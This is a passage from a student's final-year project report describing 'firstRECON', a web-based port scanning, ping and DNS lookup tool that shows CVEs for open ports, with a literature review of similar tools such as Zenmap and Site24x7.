Figure 446: Requesting Range Scan result screenshot .....	295
Figure 447: Range Scan scanned result (I) screenshot .....	296
Figure 448: Range Scan scanned result (II) screenshot .....	296
Figure 449: Range Scan Scanned results (III) screenshot .....	297
Figure 450: Range Scan Scanned results (IV) screenshot .....	297
Figure 451: Range Scan Scanned results (III) screenshot .....	298
Figure 452: Range Scan Scanned results (III) screenshot .....	298
Figure 453: Range Scan Scanned results (III) screenshot .....	299
Figure 454: Range Scan Scanned results (III) screenshot .....	299
Figure 455: Web Application Risk and Contingency plan .....	300
Figure 456: User Feedback form (I) screenshot .....	301
Figure 457: User Feedback form (II) screenshot .....	302
Figure 458: User Feedback form (III) screenshot .....	303
Figure 459: User Feedback form (IV) screenshot .....	304
Figure 460: User Feedback form (VI) screenshot .....	304
Figure 461: User Feedback form filled by client (I) screenshot.....	305
Figure 462: User Feedback form filled by client (II) screenshot .....	306
Figure 463: User Feedback form filled by client (III) screenshot .....	307
Figure 464: User Feedback form filled by client (IV) screenshot .....	308
Figure 465: User Feedback form filled by client (V) screenshot .....	309
Figure 466: User Feedback form filled by client (VI) screenshot .....	310

## List of Table

Table 1: Similar project comparison table.....	20
Table 2: Difference between Extreme and Prototype Model .....	29
Table 3: Similarity between Extreme Programming Model and Spiral Model .....	29
Table 4: Task carried out during planning.....	30
Table 5: Task carried out during Designing .....	31
Table 6: Task carried out during coding.....	32
Table 7: Task carried out in testing .....	32
Table 8: Unit testing test plan .....	62
Table 9: System testing test plan .....	63
Table 10: Testing Login Feature .....	64
Table 11: Testing Registration Feature .....	66
Table 12: Testing card selection feature .....	68
Table 13: Testing logo selection to redirect to main page .....	72
Table 14: Testing ping with default parameter .....	75
Table 15: Testing ping with user controlled parameter .....	77
Table 16: Testing DNS Lookup feature with its record type .....	78
Table 17: Testing Package Scan Feature with its type .....	90
Table 18: Testing custom port feature while doing port scan.....	100
Table 19: Testing range scan feature .....	101
Table 20: Providing range while performing port scan .....	102
Table 21: Testing export to pdf feature after performing port scan .....	103
Table 22: Testing export to excel feature after performing port scan .....	107
Table 23: Testing if the user can register multiple user through same email address .....	110
Table 24: Testing whether the web application registers password less than 8 character .....	112
Table 25: Testing whether the program execute without login to the interface .....	114
Table 26: Testing Exception handling in Port Scan feature .....	118
Table 27: Testing Exception handling in ping feature .....	120
Table 28: Testing Exception handling in DNS lookup .....	121
Table 29: Testing whether ping can bypass other parameter .....	122
Table 30: Testing whether ping can bypass other parameter .....	127
Table 31: Testing scan, ping, lookup another host button:.....	131

Table 32: Testing whether the user can View CVE's through View button.....	134
Table 33: Testing whether potential exploits links work or not .....	138
Table 34: Testing stop button in all features .....	139
Table 35: Testing functionality of logout button.....	143
Table 36: Login functional requirement .....	185
Table 37: Register functional requirement.....	185
Table 38: DNS Lookup functional requirement.....	186
Table 39: Ping functional requirement.....	186
Table 40: Port Status functional requirement .....	187
Table 41: Open port CVE's functional requirement .....	187
Table 42: Viewing Top 5 Exploit functional requirement .....	188
Table 43: Exporting Scanned data to PDF functional requirement.....	188
Table 44: Exporting Scanned data to Excel functional requirement .....	188
Table 45: User registration high level use case.....	214
Table 46: User Login high level use case.....	214
Table 47: Card selection high level use case .....	214
Table 48: Logo clicked high level use case .....	215
Table 49: Ping high level use case .....	215
Table 50: DNS Lookup high level use case.....	215
Table 51: Port Scan high level use case .....	216
Table 52: Logout high level use case .....	216

# Chapter 1: Introduction

## 1.1. Introduction to topic




Figure 1: Total number of Internet User worldwide (Statista, 2022)

As the present world completely relies on the Internet, IT experts are always looking to propel innovations. But technology comes with a price as everything has its weakness. In the light of exceedingly exposed information, ruptures that have shaken a portion of the world's best brands, IT proficient are continually looking for security endeavors. Every one of the information bundles goes to and from numbered systems ports related to IP locations and endpoints. Each computer has an Internet Protocol (IP) address, which the network uses to determine which machine to deliver messages to. When you send a packet to an IP address, the computer knows which port to route it to based on the application or packet contents. Each service that runs on the computer must "listen" on a certain port (Petters, 2020). For example, a web server will communicate with a computer on either port 80 or port 443, depending on if it is a secure session or not. A port number is simply a possible open channel for a certain service. Different services use different ports for communication.

## 1.2. Current Scenario



Figure 2: OWASP Top 10 (Cyphere, 2021)

In cybersecurity, an open port is a TCP or UDP port number that has been configured to accept packets. A closed port rejects all connections or ignores all packets. Ports are essential components of the Internet's communication system. Ports are used to exchange all Internet communication. Every IP address has two types of ports: UDP and TCP, and each IP address can have up to 65,535 of each. Internet-based services (such as web browsers, web pages, and file transfer services) rely on specific ports to receive and transmit data. To share information between hosts, developers use file transfer protocols (FTPs) or SSH to run encrypted tunnels across computers. Once a service is running on a specific port, it cannot be used by another service. Starting Apache after you've started Nginx on port 80, for example, will result in a failed operation since the port is already in use. When legitimate services are attacked through security flaws or malicious services are put into a system by malware or social engineering, fraudsters can utilize these services in cooperation with open ports to steal critical information. Closing unused ports reduce your potential threat by

decreasing the number of attack vectors exposed to your organization. (Abi Tyas Tunggal, 2021)



Figure 3: Global Cybercrime damage scenario (Cybersecurity ventures, 2021)

### 1.3. Problem Statement



Figure 4: Top vulnerable ports to cyber attack (bleepingcomputer,, 2019)

Malicious digital assaults are becoming more prevalent on a daily basis. No organization is immune to anguish security breach. Port scanning is a technique that sends packets to predefined ports. It analyses responses for any potential vulnerabilities that attackers could exploit, which is a possibility given the open ports left on the enterprise network. Open ports are used to connect to a specific server or workstation via the Internet. Regrettably, the majority of available port scanning tools are somewhat complicated to use. Additionally, the majority of popular scanning tools are dissimilar to one another and lack critical features.

#### 1.4. Project as Solution

This project will aid in overcoming the problem statement stated above. As a result, I've decided to create a sophisticated fully-featured web application, as the popularity of web applications has risen exponentially over the last decade, and the number of users of web applications is growing at a rapid pace, thanks to their adaptability. The web application that is being developed will make the reconnaissance process much more interactive and user friendly.

With this port scanning web application, the user will open and scan the open port and determine port-related operation operations while scanning the network. It provides a list of ports within the specified address range, as well as their response time, status, and the services that are executing on them. While doing research, I have tested various port scanning tools most of the port scanner had similar features to each other in different manner.

The port scanner has feature of discovering CVE and respective CVE's description of intended open port which make it a distinctive from other and makes the work of Information security personnel much easier. That's why the core objective of this project is to develop a unique web application for making the reconnaissance phase much easier while determining the intensity of the targeted network with the respective CVE's.

## **1.5. Aims and Objective**

This project aims to develop an interactive user-friendly tool that will consist of a much more essential feature during the pentesting process. The core aims and objectives which have been designated as fundamental to the project are:

- To learn about open ports and the potential vulnerability which can be exploited through open ports
- To learn in-depth about an existing tool that is available
- To learn about the php framework
- To learn about ways to connect the database with the tool
- To develop Interactive User Interface
- To learn to integrate CVE in the web application
- To learn to integrate exploits in scanned results
- To do in-depth research about the various methods for the development of the tools
- To develop a web application in 6 months with all the features included
- To document the details of the tool and the tasks executed in its formation in the proper manner

(Mind map of this firstRECON is provide in [Appendix E](#) )

## 1.6. Structure of the report

## **Chapter 2: Background**

The background provides a better understanding of the project by clarifying the requirements and targeted audience of the project. It also provides a better overview of similar projects and various technical aspects of the application.

## **Chapter 3: Development**

The development chapter explains how the project is going to be developed. It explains the consideration taken while selecting the methodology and analyses different phases of the selected methodology.

## **Chapter 4: Testing and analysis**

This chapter consists of the process related to white box testing, black-box testing, integration testing, and customer evaluation testing. It also consists of information related to the optimal solution of the project, evaluation, and operations of the system.

## **Chapter 5: Conclusion**

This chapter consists of information related to the supposition of the report, a review of wider implications, and future improvements of the project

# Chapter 2: Backgrounds

## 2.1 About The End User

This project is intended for enthusiasts out there who are interested in the Network Security field. firstRECON can be really useful for them as it is a web application which can be accessed from anywhere to find out security posture of the intended targeted host with feature to ping the target with user controlled parameter, DNS Lookup according to the various type of DNS record and the port scanning feature which can be used for viewing the potential security exposer of the intended target along with the potential exploit. This web application, which can be easily accessed through both smartphone and computer with the help of an internet connection.

The client for the project is Chloroleaf Technologies which is located in Lalitpur -14 Sovahity. It is an IT organization that performs software development, hardware maintenance, domain registration, web hosting, etc. Chloroleaf technology is a newly established company which will be providing IT related services to the client. Chloroleaf Technologies agreed to be the project's client because they found it functional and beneficial. They are eager to work with the recommendations and provide the essential criteria.

### 2.1.1 Request letter from college



April 25, 2022

To,  
 Chloroleaf Technologies Pvt. Ltd,  
 Shovahity, Lalitpur

#### TO WHOM IT MAY CONCERN

I am writing this letter on behalf of Mr. Sakshat Bhattarai. Mr. Bhattarai is currently a final year student of BSc (Hons) in Computer Networking & IT Security at Islington College. As a part of his Final Year Project, he is going to prepare a project on the topic "firstRecon", which is a reconnaissance tool with Ping, DNS lookup, and port scan features. For the same, he intends to select you as a client and wishes to gather information as needed.

The information collected for his research will be used to complete his Final Year Project which is critical for him in order to graduate. I assure you that the collected information from your organization will solely be used for academic purposes and will be kept confidential. If the information is to be used in public capacity, we will first seek your approval.

Should there be any queries regarding this matter, please do not hesitate to contact me at [kriti.kc@islingtoncollege.edu.np](mailto:kriti.kc@islingtoncollege.edu.np).

Thank you.

Kriti KC

Manager, Student Services



**Islington College Pvt. Ltd.**  
 ♀ Kamal Marg, Kamal Pokhari, Kathmandu, Nepal  
 ☎ +977 1 4541200 | 4512929  
 ✉ [info@islington.edu.np](mailto:info@islington.edu.np)  
 ⚑ [islington.edu.np](http://islington.edu.np)



UNIVERSITY PARTNER  
  
 LONDON  
 METROPOLITAN  
 UNIVERSITY

*Figure 5: Request letter from college to client*

### 2.1.2 Client Approval letter

*Figure 6: Client acceptance letter*

## 2.2 Understanding the Solution

### 2.2.1 Overview of system

The web application is the integration of backend and frontend. Its primary function is to determine the open port of the intended target along with the services running in the intended target along with the CVE and top 5 exploits. The web application can also ping the targeted host with the user control parameter and resolve the DNS record according to the record type selected. The web application possesses the feature to export the port scanning results of the target host.

### 2.2.2 Project delivery

The project is targeted to IT professional for checking open ports presenting its security risk by determining CVE and exploits of the targeted host. The intended web application will be able to save time of the system administrators, network engineers, and developers as it generates the cve number of the targeted system while doing reconnaissance of the network. The web application also have the feature to ping the targeted host by user controlled parameter and the firstRECON also have a feature to resolve DNS record of the targeted host according to the user selection.

### 2.2.3 Technical term and definition

#### 2.2.3.1 IDE

##### PhpStrom



Figure 7: PhpStorm (jetbeans, 2022)

JetBrains' PhpStorm is a Java-based integrated development environment (IDE) for PHP and web developers. It supports PHP 5.3/5.4/5.5/5.6/7.0/7.1/7.2/8.0 and has an extensive HTML, CSS, and JavaScript editor. In addition to code completion, syntax

highlighting, code folding, on-the-fly error checking, and language combination support, the IDE has many features. (linda Y , 2021)

### 2.2.3.2 Database



Figure 8: MySQL logo (MySQL, 2022)

A database is a structured data set. Anything from a shopping list to a picture gallery or a place to store data in a business network. A relational database collects data and organizes it using the relational paradigm. Tables have rows and columns, and relationships between data components are logical (talend, 2022). MySQL, the most popular Open Source SQL database management system, is developed, distributed, and supported by Oracle Corporation (mysql, 2022).

### 2.2.3.3 Web application framework

#### Laravel




Figure 9: Logo of laravel (laravel, 2022)

Laravel is a free and open-source PHP framework for creating modern PHP applications. With a rich ecosystem of compatible packages and extensions, Laravel has grown in


popularity in recent years, with many developers choosing it as their preferred framework for a faster development process. (Heidi, 2021)

(Further Technical term and definition is explained in [Appendix C.](#))

## 2.3 Review of Similar Project

### 2.2.2 Zenmap

Zenmap is the official GUI for the Nmap Security Scanner. It is a free and open source multi-platform (Linux, Windows, Mac OS X, BSD, etc.) application that attempts to make Nmap easy to use for novices while yet providing extensive functionality for expert Nmap users. Profiles can be created for frequently used scans to make them easier to run again and again. A command maker allows you to create Nmap command lines interactively. Scan findings can be saved and retrieved at a later time. Scan results that have been saved can be likened to discover how they differ. Recent scan results are saved in a searchable database. (Nmap.org, 2021)




*Figure 10: Zenmap for scanning open port*

### 2.2.3 Spyse's Advance port scanner

Spyse is a strong internet search engine that combines a number of data collection techniques into a full-service platform. Spyse's Port scanning technology is an important component of Spyse's internet assets registry. It is useful for network discovery as part of the external security test and risk assessment process.

Their technology continuously searches the IPv4 space for live hosts and gathers important information on their technologies and security posture. All collected data is searchable and downloadable. As a result, cybersecurity professionals can spend less time on active network scanning. (Sypse, 2021)



*Figure 11: Spyse's Port scanner Interface 1*

The screenshot shows the 'Snapshots' section of the Spyse port scanner interface. It displays two rows of port information:

- Port 80:** Banner: HTTP/1.1 301 Moved Permanently; Location: http://www.google.com/; Content-Type: text/html; charset=UTF-8; BFCache-Opt-In: unload; Date: Wed, 20 Oct 2021 05:25:00 GMT. Meta: 301 301 Moved; Google Web Server.
- Port 443:** Banner: HTTP/1.1 301 Moved Permanently; Location: http://www.google.com/; Content-Type: text/html; charset=UTF-8; BFCache-Opt-In: unload; Date: Wed, 20 Oct 2021 05:25:00 GMT. Meta: 301 301 Moved; Google Web Server.

Figure 12: Spyse's Port scanner Interface 2

The screenshot shows the 'Hosted domains' section of the Spyse port scanner interface. It lists four domains with their security scores and titles:

Domain	Security Score	Site Title	DNS A record
wildenbruch-apotheke.business.site	N/A	—	142.250.217.110 - AS15169 - GOOGLE
macondoraizescolombianas.n...	200	Macondo raízes colombianas - Restaurante colombiano em São Paulo	142.250.217.110 - AS15169 - GOOGLE
accountingtaxinsurance.busin...	404	Error 404 (Not found)!!1	142.250.217.110 - AS15169 - GOOGLE
icecastles-ut.business.site	404	Error 404 (Not found)!!1	142.250.217.110 - AS15169 - GOOGLE

Below this, it shows 'Related SSL/TLS Certificates' with one entry:

Certificate	Common name	Organization	Subject country	SAN Count
6ae4da... Expired	*.business.site	Google LLC	US	4

Figure 13: Spyse's Port scanner Interface 2

## 2.2.4 WhatismyIP

The port scanner tool will provide information about legal ways to connect to a network. This will provide information about open ports and evaluate whether those open ports should be closed to improve network security and reduce vulnerabilities. It also has the ability to scan each port independently. Underneath the scan button, the tool will display the status of the selected port. Below the scan button, the utility will display the status of each port in the box. If a port is marked as open, it is available for wireless

connectivity. Otherwise, the remote communication port should be closed. Even if a port appears to be closed in our tool, you must always double-check your router setup to be sure. Slow network connections or slow equipment can cause ports to be falsely labeled as closed. (whatismyip, 2021)




Figure 14: WhatIsMyIP Interface 1




Figure 15: WhatIsMyIP Interface 2

## 2.2.5 Site24x7

The screenshot shows the Site24x7 homepage with a navigation bar at the top. Below the navigation, a main section titled "Check port availability" is displayed. It includes fields for "Domain Name" (www.zoho.com) and "Port Number" (80). A note below the fields says "Test from locations: Fremont-CA, Amsterdam, Singapore, Melbourne, Toronto" followed by a link to "Add more test locations". A green "Test Now" button is present. Below this, a section titled "Last 10 Test Results" lists recent tests with columns for "Test Done", "Domain", and "Test Result Link". A message bubble in the bottom right corner says "We are online! How can we help?" with a blue speech bubble icon.

Figure 16: Site24x7 Interface 1

The screenshot shows a grid of monitoring tools. The categories are listed in a horizontal bar above the grid: System Administrator Tools, Validation Tools, Content Tools, Web Developer Tools, and Developer Tools. The grid contains 12 items, each with an icon and a brief description:

- Check Website Availability**: Test if your website is available globally.
- Analyze Full Webpage Objects**: Analyze web page and optimize website performance.
- Ping your Website or Webserver**: Ping a host, IP or website.
- DNS Analysis of your Domain**: Check if domain resolves properly and generate a DNS Report.
- Find IP Address**: Resolve IP address of your domain.
- Find Location of your Domain**: IP to country mapping tool to find location of domain or IP.
- Check Port Availability**: Check if a TCP port is up from outside your datacenter and from over 60+ locations worldwide.
- Traceroute Generator**: Traceroute to identify network latency issues and find how IP packets traverse the internet.
- Monitor SSL Certificate**: Ensure your customers trust you by maintaining a secure website.
- Check Heartbleed Vulnerability**: Test if any of your websites are vulnerable to the Heartbleed bug.
- Check SSLv3 Poodle Vulnerability**: Test if any of your websites are vulnerable to the SSLv3 Poodle bug.
- IPv4 Subnet Calculator**: IPv4 Subnet Calculator performs classless network address calculations.
- IPv6 Subnet Calculator**: IPv6 Subnet Calculator finds all possible subnets for a given IPv6 address block.
- Random Password Generator**: Create a strong random password.
- AWS Designer**: The AWS Designer helps in AWS infrastructure.

A message bubble in the bottom right corner says "We are online! How can we help?" with a blue speech bubble icon.

Figure 17: Site24x7 Interface 2

Site24x7 provides unified cloud monitoring for development and information technology operations in businesses of all sizes. The service monitors actual user interactions with websites and applications on desktop and mobile devices. With comprehensive monitoring tools, DevOps teams can monitor and repair applications, servers, and network infrastructure, including private and public clouds. Monitoring of the end-user experience is conducted from over 100 locations worldwide, as well as from multiple cellular providers. (G2.com, 2022)

## 2.3 Comparison of similar projects with my project

Features	Zenmap	Spyse's Advance port scanner	WhatismyIP	Site24x7	reconME
Version Detection while port scanning	✓	✗	✗	✗	✓
Show CVE's of open port	✗	✓	✗	✗	✓
Ability to scan multiple ports	✓	✓	✗	✓	✓
Custom multiple port scan	✓	✗	✓	✗	✓
Display multiple dns record	✗	✓	✗	✓	✓
Ping the target with custom data	✗	✗	✗	✓	✓
Ability to export display results	✗	✓	✗	✗	✓

Table 1: Similar project comparison table

Zenmap is a GUI based free and open source application which is graphical representation of widely popular scanning tool nmap. Zenmap poses interactive graphical interface from where we can view compare and repeatedly do same task more than one time. Scan results that have been saved can be compared to discover how they differ. Recent scan results are saved in a searchable database.

Spyse's Advance port scanner is Web based port scanning application. It contains very interactive UI and the displays results based on open port, hosted domain, certificates and determine security Risks according to the CVE number

WhatismyIP is also another web based port scanning application which determines open port after the scan. WhatismyIP scans for the open port according to the port type.

Site24x7 provides an extensive visibility into crucial performance parameters of resources as well as proactive insight into areas that may become an issue in the future. The all-in-one dashboard provides us with a single pane of glass view without the need to switch between numerous monitoring devices to obtain complete information.

firstRECON the web application which is which I have developed is primarily designed for the system administrators, network engineers. The web application which is developed possess feature of scanning the open port and discovering the possible vulnerability according to the discovered open port, which ultimate motive is to make user aware about the security posture of the intended target. It also has functionality of discovering the DNS records of the intended target. Developed web application also has ability to ping the intended target with the customized data packets to check whether the target is up or down and also possess feature to find out how responsive is intended target by sending custom data packets.

# Chapter 3: Development

## 3.1 Considered Methodologies

### 3.1.1 Prototype Model

The prototype model is a form of software development paradigm that enables the client to obtain a "real feel" for the system, since interactions with the prototype can help the customer better comprehend the intended system's needs. Prototyping is an appealing concept for complex and massive systems that lack a manual procedure or

pre-existing system to assist in defining the requirements. Typically, prototypes are not complete systems, and many of the intricacies are omitted. The objective is to produce an overall functional system. (Kumar, 2018)




Figure 18: Prototype model (geeksforgeeks)

#### **Reason for considering this module:**

- In this method, a working model of the system is given to the people who will use it, so they can better understand how the system is going to work.
- A lot of people get to help with development, which leads to a better product. The project will be designed and built to meet the client's needs.
- Errors can be found much earlier because a user can come up with a way to fix them.

#### **Reason for not selecting a prototype model**

- There isn't enough documentation because the customer's needs change all the time.
- This method may make the system more complicated because the scope of the system may grow beyond the original plans.
- It focuses more on how to make prototypes than how to use, collect, and improve the resource.

#### **3.1.2 Spiral Model**

An SDLC method used to manage risks is called the spiral model. It blends the iterative development process model with some of Waterfall's. The spiral model is used by software engineers, and they like to use it for big, expensive, and hard projects. People

